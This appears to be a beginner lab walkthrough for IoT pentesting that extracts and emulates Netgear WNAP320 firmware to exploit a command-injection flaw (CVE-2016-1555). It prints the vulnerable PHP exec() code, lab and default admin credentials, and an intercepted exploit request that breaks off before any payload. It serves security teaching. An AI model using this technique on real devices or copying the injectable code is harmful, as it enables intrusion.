
Intro to IoT Pentesting



Intro to IoT Pentesting

A beginner friendly walkthrough for internet of things (IoT) pentesting.

I DID NOT DO A WRITEUP ON THIS ROOM, SINCE IT IS A WRITEUP IN ITSELF!

[Task 1] Foreword

Hey everyone,
I've been lately intrigued by IoT security so I started looking into it.
I might also release other rooms later related to this subject.

Deploy the machine. It shouldn't take more than 2-3 minutes to fully boot.

#1
Deploy the machine

No answer needed

[Task 2] A little theory

What is firmware?

A firmware is a small piece of software that makes hardware work and do what its manufacturer intended it to do.
Without it the devices we use wouldn't work.

How to obtain it?

These are the main ways of obtaining the firmware:

1. Obtaining it from the vendor's website
2. Googling it
3. Reversing the mobile application
4. Sniffing the OTA (over the air) update mechanism
5. Dumping it from the device

Where was this firmware used?

The firmware we are about to analyze was used by Netgear for a few of their AP (access point) products.
Besides that, the vulnerability affected multiple firmwares.
You can take a look at them here: CVE-2016-1555.

#1
Read the above

No answer needed

[Task 3] Connecting to the machine

Once the machine is deployed, connect to it using SSH.
The credentials are as follows
Username: iot
Password: tryhackme123!
Machine IP: 10.10.205.177 - changes after reset


#1
Connect to the machine via SSH

No answer needed

[Task 4] Unpacking the firmware


The firmware we are going to use is from NetGear and was used for Access Points (now it's been superceded by another version).
In case you want to download it locally on your machine this is the download link:
http://www.downloads.netgear.com/files/GDC/WNAP320/WNAP320%20Firmware%20Version%202.0.3.zip

If you access the Desktop folder, you should see the firmware zip archive.
Let's unzip the archive.




```
iot@iot:~/Desktop$ ls
firmware-analysis-toolkit  WNAP320 Firmware Version 2.0.3.zip
iot@iot:~/Desktop$ unzip "WNAP320 Firmware Version 2.0.3.zip"
Archive:  WNAP320 Firmware Version 2.0.3.zip
  inflating: ReleaseNotes_WNAP320_fw_2.0.3.HTML
  inflating: WNAP320_V2.0.3_firmware.tar
```

As you can see, it dropped the release notes and another TAR archive. Let's extract that one too.




```
iot@iot:~/Desktop$ tar -xf WNAP320_V2.0.3_firmware.tar
iot@iot:~/Desktop$ ls
firmware-analysis-toolkit  ReleaseNotes_WNAP320_fw_2.0.3.HTML  rootfs.squashfs     WNAP320 Firmware Version 2.0.3.zip
kernel.md5                 root_fs.md5                         vmlinux.gz.uImage   WNAP320_V2.0.3_firmware.tar
```

The file that interests us the most is "rootfs.squashfs".
Let's use binwalk to extract the filesystem as follows:



```
iot@iot:~/Desktop$ binwalk -e rootfs.squashfs

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
0             0x0             Squashfs filesystem, big endian, lzma signature, version 3.1, size: 4433988 bytes, 1247 inodes, blocksize: 65536 bytes, created: 20
11-06-23 10:46:19

iot@iot:~/Desktop$ ls
firmware-analysis-toolkit  ReleaseNotes_WNAP320_fw_2.0.3.HTML  rootfs.squashfs             vmlinux.gz.uImage                   WNAP320_V2.0.3_firmware.tar
kernel.md5                 root_fs.md5                         _rootfs.squashfs.extracted  WNAP320 Firmware Version 2.0.3.zip
```

 As you can see, it dropped another folder named "_rootfs.squashfs.extracted".
Take a look inside the folder.
What it looks like?
It looks like linux filesystems.
If you go into /home/www you'll find the web application that is used.




```
iot@iot:~/Desktop$ cd _rootfs.squashfs.extracted/
iot@iot:~/Desktop/_rootfs.squashfs.extracted$ ls
0.squashfs  squashfs-root
iot@iot:~/Desktop/_rootfs.squashfs.extracted$ cd squashfs-root/
iot@iot:~/Desktop/_rootfs.squashfs.extracted/squashfs-root$ ls
bin  dev  etc  home  lib  linuxrc  proc  root  sbin  tmp  usr  var
iot@iot:~/Desktop/_rootfs.squashfs.extracted/squashfs-root$ cd home/www
iot@iot:~/Desktop/_rootfs.squashfs.extracted/squashfs-root/home/www$ ls
background.html   button.html        config.php          header.php  killall.php        logout.php         redirect.php    test.php       UserGuide.html
BackupConfig.php  checkConfig.php    data.php            help        login_button.html  monitorFile.cfg    saveTable.php   thirdMenu.html
boardDataNA.php   checkSession.php   downloadFile.php    images      login_header.php   packetCapture.php  siteSurvey.php  thirdMenu.php
boardDataWW.php   clearLog.php       getBoardConfig.php  include     login.php          recreate.php       support.link    titleLogo.php
body.php          common.php         getJsonData.php     index.php   logout.html        redirect.html      templates       tmpl
```

#1
Read the above

No answer needed

[Task 5] Attacking the application

The next step would be analyzing each php file to try to find a vulnerability. I'll save you that time, and we'll take a look at "boardDataWW.php". This file contains a Command Execution vulnerability. The piece of code that we are interested is this:




```
<?php
        $flag=false;
        $msg='';
        if (!empty($_REQUEST['writeData'])) {
                if (!empty($_REQUEST['macAddress']) && array_search($_REQUEST['reginfo'],Array('WW'=>'0','NA'=>'1'))!==false && ereg("[0-9a-fA-F]{12,12}",$_REQUEST['macAddress'],$regs)!==false) {
                        //echo "test ".$_REQUEST['macAddress']." ".$_REQUEST['reginfo'];
                        //exec("wr_mfg_data ".$_REQUEST['macAddress']." ".$_REQUEST['reginfo'],$dummy,$res);
                        exec("wr_mfg_data -m ".$_REQUEST['macAddress']." -c ".$_REQUEST['reginfo'],$dummy,$res);
                        if ($res==0) {
                                conf_set_buffer("system:basicSettings:apName netgear".substr($_REQUEST['macAddress'], -6)."\n");
                                conf_save();
                                $msg = 'Update Success!';
                                $flag = true;
                        }
                }
                else
                        $flag = true;
        }

?>
```

The vulnerable function is the exec() one. The exec() function executes an external program without displaying the information (basically it's a blind command execution).


Time to emulate the system. For this task we'll use FAT(firmware analysis toolkit). FAT is based on Firmadyne (FIRMADYNE is an automated and scalable system for performing emulation and dynamic analysis of Linux-based embedded firmware) with some changes. Firmadyne uses a PostgreSQL database to store information about the emulated images. However for the core functionality PostgreSQL is not really needed. Hence FAT doesn't use it.

Elevate your shell and copy rootfs.squashfs to firmware-analysis-toolkit folder and change the owner of the file to root.



```
iot@iot:~/Desktop$ sudo -s
[sudo] password for iot:
root@iot:~/Desktop# cp rootfs.squashfs firmware-analysis-toolkit/ ; cd firmware-analysis-toolkit/ ; chown root:root rootfs.squashfs ; ll
total 4388
drwxr-xr-x  6 root root    4096 iun 16 19:53 ./
drwxr-xr-x  4 iot  iot     4096 iun 16 18:06 ../
drwxr-xr-x  7 root root    4096 iun 16 13:51 binwalk/
-rw-r--r--  1 root root     107 iun 16 13:52 fat.config
-rwxr-xr-x  1 root root    5639 iun 16 13:50 fat.py*
drwxr-xr-x 11 root root    4096 iun 16 13:53 firmadyne/
drwxr-xr-x  8 root root    4096 iun 16 13:50 .git/
-rw-r--r--  1 root root    1069 iun 16 13:50 LICENSE
drwxr-xr-x  3 root root    4096 iun 16 13:52 qemu-builds/
-rw-r--r--  1 root root    5428 iun 16 13:50 README.md
-rwxr-xr-x  1 root root     734 iun 16 13:50 reset.py*
-rwx------  1 root root 4435968 iun 16 19:53 rootfs.squashfs*
-rwxr-xr-x  1 root root    1673 iun 16 13:50 setup.sh*
```


Now, let's kick off fat (firmware analysis toolkit) and emulate the system.



```
root@iot:~/Desktop/firmware-analysis-toolkit# ./fat.py rootfs.squashfs

                               __           _
                              / _|         | |
                             | |_    __ _  | |_
                             |  _|  / _` | | __|
                             | |   | (_| | | |_
                             |_|    \__,_|  \__|

                Welcome to the Firmware Analysis Toolkit - v0.3
    Offensive IoT Exploitation Training http://bit.do/offensiveiotexploitation
                  By Attify - https://attify.com  | @attifyme

[+] Firmware: rootfs.squashfs
[+] Extracting the firmware...
[+] Image ID: 1
[+] Identifying architecture...
[+] Architecture: mipseb
[+] Building QEMU disk image...
[+] Setting up the network connection, please standby...
[+] Network interfaces: [('brtrunk', '192.168.0.100')]
[+] All set! Press ENTER to run the firmware...
[+] When running, press Ctrl + A X to terminate qemu
```


Take note to the IP that is outputted (usually is 192.168.0.100) and press enter to continue the emulation.

Once the emulation is done, create a port forward on your machine (the attacker machine) using SSH as follows:




```
root@breached:/home/seth# ssh -N iot@10.10.29.145 -L 8081:192.168.0.100:80
iot@10.10.29.145's password:
```

Now, if you access http://localhost:8081 you should be able to access the web application (it's a NetGear AP).
The default credentials are admin (as the username) and password (as the password).
Once logged in, change the url to http://localhost:8081/boardDataWW.php. In the MAC Address field add some junk data, for example I added 112233445566, submit it, intercept it using BurpSuite and forward it to the Repeater.
For the PoC I pinged the localhost:




```
POST /boardDataWW.php HTTP/1.1
Host: localhost:8081
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:77.0) Gecko/20100101
Firefox/77.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 50
Connection: close
Referer: http://localhost:8081/boardDataWW.php
Cookie: PHPSESSID=c6724b731b7204696d951aea43967956
